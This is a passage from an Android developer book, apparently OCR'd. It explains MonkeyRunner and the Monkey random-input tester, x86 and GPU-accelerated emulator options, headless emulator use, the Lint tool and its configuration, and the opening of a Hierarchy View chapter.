device.press('KEYCODE_DPAD_DOWN', MonkeyDevice.DOWN_AND_UP)
device.press('KEYCODE_DPAD_DOWN', MonkeyDevice.DOWN_AND_UP)
```

```
device.press('KEYCODE_DPAD_DOWN', MonkeyDevice.DOWN_AND_UP)
# result = device.takeSnapshot()
# result.writeToFile('tests/monkey_sample_shots/test1.png', 'png')
```

### Executing MonkeyRunner

To execute your MonkeyRunner script, have your device or emulator set up at a likely starting point (e.g., home screen), then execute the `monkeyrunner` command, passing it the path to your script (e.g., `monkeyrunner monkey_sample.py`). You will see the script executing on the screen of your device or emulator, and your console will contain whatever output you might emit from your test script itself. For example, you might take screenshots, compare them against a master copy (using methods on `MonkeyImage` to help with this), and emit warnings if they differ unexpectedly.

## Monkeying Around

Independent from the JUnit system and MonkeyRunner is the Test Monkey (referred to here as "the Monkey" for short).

The Monkey is a test program that simulates random user input. It is designed for "bash testing", confirming that no matter what the user does, the application will not crash. The application may have odd results — random input entered into a Twitter client may, indeed, post that random input to Twitter. The Monkey does not test to make sure that results of random input make sense; it only tests to make sure random input does not blow up the program.

You can run the Monkey by setting up your initial starting point (e.g., the main activity in your application) on your device or emulator, then running a command like this:

```
adb shell monkey -p com.commonsware.android.database -v --throttle
100 600
```

Working from right to left, we are asking for 600 simulated events, throttled to run every 100 milliseconds. We want to see a list of the invoked events (`-v`) and we want to throw out any event that might cause the Monkey to leave our application, as determined by the application's package (`-p com.commonsware.android.contacts.spinners`).

The Monkey will simulate keypresses (both QWERTY and specialized hardware keys, like the volume controls), D-pad/trackball moves, and sliding the keyboard open or closed. Note that the latter may cause your emulator some confusion, as the emulator itself does not itself actually rotate, so you may end up with your screen appearing in landscape while the emulator is still, itself, portrait. Just rotate the emulator a couple of times (e.g., `<Ctrl>-<F12>`) to clear up the problem.

For playing with a Monkey, the above command works fine. However, if you want to regularly test your application this way, you may need some measure of repeatability. After all, the particular set of input events that trigger your crash may not come up all that often, and without that repeatable scenario, it will be difficult to repair the bug, let alone test that the repair worked.

To deal with this, the Monkey offers the `-s` switch, where you provide a seed for the random number generator. By default, the Monkey creates its own seed, giving totally random results. If you supply the seed, while the sequence of events is random, it is random for that seed — repeatedly using the same seed will give you the same events. If you can arrange to detect a crash and know what seed was used to create that crash, you may well be able to reproduce the crash.

There are many more Monkey options, to control the mix of event types, to generate profiling reports as tests are run, and so on. The Monkey documentation in the SDK's Developer's Guide covers all of that and more.

# Advanced Emulator Capabilities

The Android emulator, at its core, is not that complex. Once you have one or more Android virtual devices (AVDs) defined, using them is a matter of launching the emulator and installing your app upon it. With Eclipse, those two steps can even be combined — Eclipse will automatically start an emulator instance if one is needed.

However, there is much more to the Android emulator. This chapter will explore various advanced features of the emulator and how you can use them.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## x86 Images

Normally, the Android emulator emulates a device with an ARM-based CPU. That matches with most Android devices available to users today. However, most developers are developing on an x86-based development machine, not one powered by ARM. As a result, the normal Android emulator has to convert ARM instructions to x86 instructions before executing them, slowing down performance.

Some versions of the Android emulator, though, have an x86 version as well. Where available, these *can* run much more quickly than will their ARM counterparts on an x86 development machine.

The emphasis on *can* is that your development machine must have things set up properly first. Linux users need KVM, while Mac and Windows users need the “Intel

Hardware Accelerated Execution Manager" (available from the SDK Manager). The latter must be manually installed once downloaded — please consult the Android tools documentation for details.

Also, this only works for certain CPU architectures, ones that support virtualization in hardware:

- Intel Virtualization Technology (VT, VT-x, vmx) extensions
- AMD Virtualization (AMD-V, SVM) extensions (Linux only)

Those virtualization extensions must also be enabled in your device's BIOS, and other OS-specific modifications may be required.

## Android 4.0.3

An x86 image for Android 4.0.3 is available from your SDK Manager:





*Figure 376: SDK Manager, Showing "Intel x86 Atom System Image"*

When you download that, the next time you choose API Level 15 for an AVD, you will have an option of CPU architecture:





*Figure 377: AVD Manager, Showing CPU/ABI Options*

Note that this only works for the plain Android API Level 15 AVD, not the one containing Google Maps, which is only available for ARM at this time.

## Android 2.3.3

An x86 image for Android 2.3.3 is also available from your SDK Manager, though with a slightly different entry:





*Figure 378: SDK Manager, Showing "Intel Atom x86 System Image"*

This shows up as a separate target in your AVD Manager ("Intel Atom x86 System Image"), rather than a CPU/ABI value that you toggle.

# Hardware Graphics Acceleration

The other way to speed up the emulator is to have it use the graphic card or GPU of your development machine to accelerate the graphics rendering of the emulator window. By default, the emulator will use software-based rendering, without the GPU, which is slow in general and worse when running an ARM-based image.

To try using GPU emulation, for an AVD (new or existing), click the "New..." button to the right of the list of hardware options in the AVD configuration editor:





*Figure 379: AVD Configuration Editor, With "New..." Button Focused*

In the dialog that appears, choose "GPU Emulation" in the drop-down:





*Figure 380: AVD Hardware Options Dialog*

Then click OK, which will add "GPU Emulation" to the table:





*Figure 381: AVD Configuration Editor, Showing "GPU Emulation" Option*

If it has "no" as the corresponding value — and it should by default — click on the "no" to display a drop-down where you can toggle it to "yes".

Also, you need to make sure that the "Enabled" checkbox in the Snapshot group box is unchecked.

Whether this will work or not for you will depend in part upon your graphics drivers of your development machine.

# Keyboard Behavior

The Android emulator can emulate devices that have, or do not have, an physical keyboard. Most Android devices do not have a physical keyboard, and so the emulator is set up to behave the same. However, this means that typing on your development machine's keyboard will not work in `EditText` widgets and the like — you have to tap out what you want to type on the on-screen keyboard.

If you wish to switch your emulator to emulate a device with a physical keyboard – either "for realz" or just to simplify working with the emulator on your development machine — click that "New..." button next to the list of hardware options, as described in the preceding section. Choose "Keyboard support" from the drop-down, click OK, and toggle the value for that hardware option to "yes".

## Navigation Button Behavior

Similarly, the emulator can emulate devices that either have or do not have off-screen navigation buttons, notably HOME, BACK, and MENU. The "Hardware Back/Home keys" hardware option controls this — add this via the "New..." button adjacent to the list of hardware options, as described in the preceding two sections. Set it to "yes" to emulate a device with off-screen buttons (e.g., a Nexus S), or "no" to emulate a device without off-screen buttons (e.g., a Galaxy Nexus). On phone-sized emulator screens, this controls whether or not the navigation bar appears at the bottom, intruding into your available screen space.

## Headless Operation

Sometimes, you want an emulator without a GUI. Typically, this is used for continuous integration or some other server-based testing solution — you use the "headless" emulator to run tests, even on a machine that lacks any GUI capability.

To do this, you will need to run the emulator from the command-line. Run `emulator -no-window -avd ...`, where `...` is the name of your AVD (e.g., the value in the left column of the list of AVDs in the AVD Manager). To test this first in normal mode, run the command without the `-no-window` switch.

The simplest solution to get rid of the emulator instance is to `kill` its process.

There are many other command-line switches for the emulator that you may wish to investigate. While most of these have UI analogues in the AVD Manager, the switches would be necessary to replicate some of those for headless operation.

# Using Lint

As C/C++ developers are well aware, `lint` is not merely something that collects in pockets and belly buttons.

`lint` is a long-standing C/C++ utility that points out issues in a code base that are not errors or warnings, but are still indicative of a likely flaw in the code. After all, what might be legal from a syntax standpoint may still be a bug when used.

The Android tools now have their own equivalent tool, Lint, integrated into Eclipse and available from the command line, for reporting similar sorts of issues with an Android project's Java code, resources, and manifest.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## What It Is

Lint can be best described as "a pest, but a good pest".

Normally, what stops you from building your app are compiler errors: bad Java syntax, malformed XML resource files, and the like. At the command line, these stop an in-progress build and dump error messages to the console. In Eclipse, these result in red "X" notations on the files in the Package Explorer, and frequently result in red sqiggle lines underneath the offending Java or XML when viewed in an editor. You also may get yellow squiggle lines for warnings — things the compiler will allow but the compiler thinks may be a problem.

However, there are many things that might be syntactically valid but are not a good idea from an Android standpoint. For example, if you specify a minimum SDK version of API Level 8, and you try using a class that only exists on API Level 11, that's a problem if you are not handling it correctly and avoiding this class on the older-yet-supported devices. Yet, if your build target is API Level 11 or higher, it is perfectly valid syntax and would compile just fine.

Lint is designed to encapsulate rules that transcend syntax, to add more errors and warnings that reflect good Android practices beyond simple validity.

## When It Runs

By default, in Eclipse, Lint will run when you save a file and when you export an APK (e.g., to distribute in production). You can also force a full Lint run in Eclipse at any point by clicking its toolbar button (looks like a green checkmark in a box), or by right-clicking over a project and choosing Android Tools > Run Lint from the context menu. In addition to giving you classic Eclipse error and warning markers in the files, there is also a "Lint Warnings" view showing a table of all the errors and warnings in one place:





*Figure 382: Eclipse Lint Warnings View*

To run Lint from the command line, just run `lint`, passing it the path to some directory. If the directory is an Android project directory, `lint` will dump the errors and warnings to the console. If the directory is not an Android project directory, `lint` will sweep all subdirectories to find any Android projects, then report those projects' errors and warnings.

```
$ lint .

Scanning .:
```

```
.....................................................................................
Scanning . (Phase 2): ..
res/drawable/eject.png: Warning: The resource R.drawable.eject appears to be
unused [UnusedResources]
res/values/strings.xml:3: Warning: The resource R.string.app_name appears to be
unused [UnusedResources]
    <string name="app_name">AudioDemo</string>
    ^
res/drawable-hdpi: Warning: Missing the following drawables in drawable-hdpi:
cw.png (found in drawable-mdpi) [IconDensities]
res: Warning: Missing density variation folders in res: drawable-xhdpi
[IconMissingDensityFolder]
res/layout/main.xml:13: Warning: [Accessibility] Missing contentDescription
attribute on image [ContentDescription]
    <ImageButton android:id="@+id/play"
    ^
res/layout/main.xml:35: Warning: [Accessibility] Missing contentDescription
attribute on image [ContentDescription]
    <ImageButton android:id="@+id/pause"
    ^
res/layout/main.xml:56: Warning: [Accessibility] Missing contentDescription
attribute on image [ContentDescription]
    <ImageButton android:id="@+id/stop"
    ^
res/layout/main.xml:21: Warning: [I18N] Hardcoded string "Play", should use
@string resource [HardcodedText]
      android:text="Play"
      ^
res/layout/main.xml:42: Warning: [I18N] Hardcoded string "Pause", should use
@string resource [HardcodedText]
      android:text="Pause"
      ^
res/layout/main.xml:63: Warning: [I18N] Hardcoded string "Stop", should use
@string resource [HardcodedText]
      android:text="Stop"
      ^
0 errors, 10 warnings
```

However, frequently it is more convenient as a developer to have the command-line `lint` generate an HTML report, instead of dumping everything just to the console. To do that, use the `--html` switch, passing a path to the report file to be generated. For local use, that is all you need. If you wish to host the report somewhere, also add the `--url` switch, indicating where the report will live on a Web server (e.g., your continuous integration server). For example, this command runs `lint` in the current working directory, generating a `/tmp/lint.html` file (plus a `/tmp/lint_files/` directory of images and CSS files), mapping the URLs to work on a specific base URL:

```
lint --html /tmp/lint.html --url .=http://misc.commonsware.com/lint
```

This report can be viewed in your Web browser to see what the output looks like.

# What to Fix

Inside of Eclipse, some of the Lint warnings and errors come with "quick fixes", which you can bring up via `<Ctrl>-<1>`. For example:

- Errors related to accessing classes or methods higher than your `minSdkVersion` have "quick fixes" to add the `@TargetApi` annotation to the class or method containing your code
- Warnings related to hard-coded strings in layouts or the manifest have "quick fixes" to convert those strings into string resources

All warnings and errors will have "quick fixes" to suppress that warning or error in the future, by adding notations to the file to that effect.

# What to Configure

You have some measure of control over Lint's behavior. The exact means of doing so varies significantly depending upon whether you are using Eclipse or running Lint from the command line.

## Eclipse

In Eclipse, you can configure Lint's behavior via Eclipse's Preferences dialog. Go into Android > Lint Error Checking to see your available options:





*Figure 383: Lint Error Checking Preferences*

In addition to configuring the automatic Lint checks (e.g., on each file save), you can change some details about the specific checks that Lint makes:

- the severity of the issue, usually set to Warning or Error
- whether the specific issue should be ignored rather than executed

To change Lint behavior on a per-project basis, go into the project properties, click on the "Android Lint Preferences" category, and you will see a similar table of issues, which you can configure for this specific project.

Also, from the "Lint Warnings" view, you can elect to suppress certain warnings, either for the entire workspace, the entire project, or for the specific file in which the warning is being presented.

## Command Line

One way to suppress issues from the command line is to add the `--disable` switch, listing the issues (or categories of issues) to skip. You can use the `--list` switch to see what checks are available:

```
$ lint --list
Valid issue categories:
    Correctness
    Correctness:Messages
    Security
    Performance
    Usability:Typography
    Usability:Icons
    Usability
    Accessibility
    Internationalization

Valid issue id's:
"ContentDescription": Ensures that image widgets provide a contentDescription
"FloatMath": Suggests replacing java.lang.Math calls with
      android.util.FloatMath to avoid conversions
"FieldGetter": Suggests replacing uses of getters with direct field access
      within a class
"SdCardPath": Looks for hardcoded references to /sdcard
"NewApi": Finds API accesses to APIs that are not supported in all targeted
      API versions
"DuplicateIncludedIds": Checks for duplicate ids across layouts that are
      combined with include tags
"DuplicateIds": Checks for duplicate ids within a single layout
"UnknownId": Checks for id references in RelativeLayouts that are not defined
      elsewhere
...
```

(where the . . . is simply a truncation of the list shown here, which is very long)

If, for example, you wanted to run `lint` and skip all performance issues, you could use `lint --disable Performance`. If you are uncertain what a particular issue means, the `--show` switch can dump details about the issue:

```
$ lint --show FieldGetter
FieldGetter
-----------
Summary: Suggests replacing uses of getters with direct field access within a
class

Priority: 4 / 10
Severity: Warning
Category: Performance
NOTE: This issue is disabled by default!
```

```
You can enable it by adding --enable FieldGetter

Accessing a field within the class that defines a getter for that field is at
least 3 times faster than calling the getter. For simple getters that do
nothing other than return the field, you might want to just reference the
local field directly instead.

More information: http://developer.android.com/guide/practices/design/
performance.html#internal_get_set
```

Another option is to create a `lint.xml` file, in the root directory of your project, containing information about which particular issues should be suppressed for that project. The benefit here is that you can configure suppression at a finer granularity, blocking issues for certain files or directories and allowing them for others. The sample `lint.xml` from [the Lint documentation](#) looks like this:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<lint>
    <!-- Disable the given check in this project -->
    <issue id="IconMissingDensityFolder" severity="ignore" />

    <!-- Ignore the ObsoleteLayoutParam issue in the given files -->
    <issue id="ObsoleteLayoutParam">
        <ignore path="res/layout/activation.xml" />
        <ignore path="res/layout-xlarge/activation.xml" />
    </issue>

    <!-- Ignore the UselessLeaf issue in the given file -->
    <issue id="UselessLeaf">
        <ignore path="res/layout/main.xml" />
    </issue>

    <!-- Change the severity of hardcoded strings to "error" -->
    <issue id="HardcodedText" severity="error" />
</lint>
```

You can also have a similar `lint.xml` file that you use outside of any project, by passing in the `--config` switch pointing to it.

# Using Hierarchy View

Android comes with a Hierarchy View tool, designed to help you visualize your layouts as they are seen in a running activity in a running emulator. So, for example, you can determine how much space a certain widget is taking up, or try to find where a widget is hiding that does not appear on the screen.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Launching Hierarchy View

To use the Hierarchy View, you first need to fire up your emulator, install your application, launch your activity, and navigate to the spot you wish to examine. Note that you cannot use Hierarchy View with a production Android device without some help.

To launch Hierarchy View, you have two options:

1. From Eclipse, open the Hierarchy View perspective
2. From the commmand line, run the `monitor` program to bring up the Android Device Monitor, choose Window > Open Perspective from the main menu, and open Hierarchy View





*Figure 384: Hierarchy View, in Eclipse, As Originally Opened*

The roots of the tree-table on the left show the emulator instances presently running on your development machine. The leaves represent applications running on that particular emulator. Your activity will be identified by application package and class (e.g., `com.commonsware.android.files/...`).

## Viewing the View Hierarchy

Where things get interesting, though, is when you double-click on your activity in the tree-table. After a few seconds, the details spring into, er, view:





*Figure 385: Hierarchy View, in Eclipse, Showing an Activity*

The main area of the Layout View shows a tree of the various widgets and stuff that make up your activity, starting from the overall system window and driving down into the individual UI widgets that users are supposed to interact with. This includes both widgets and containers defined by your application and others that are supplied by the system, including the title bar.

Clicking on one of the views adds more information to this perspective:

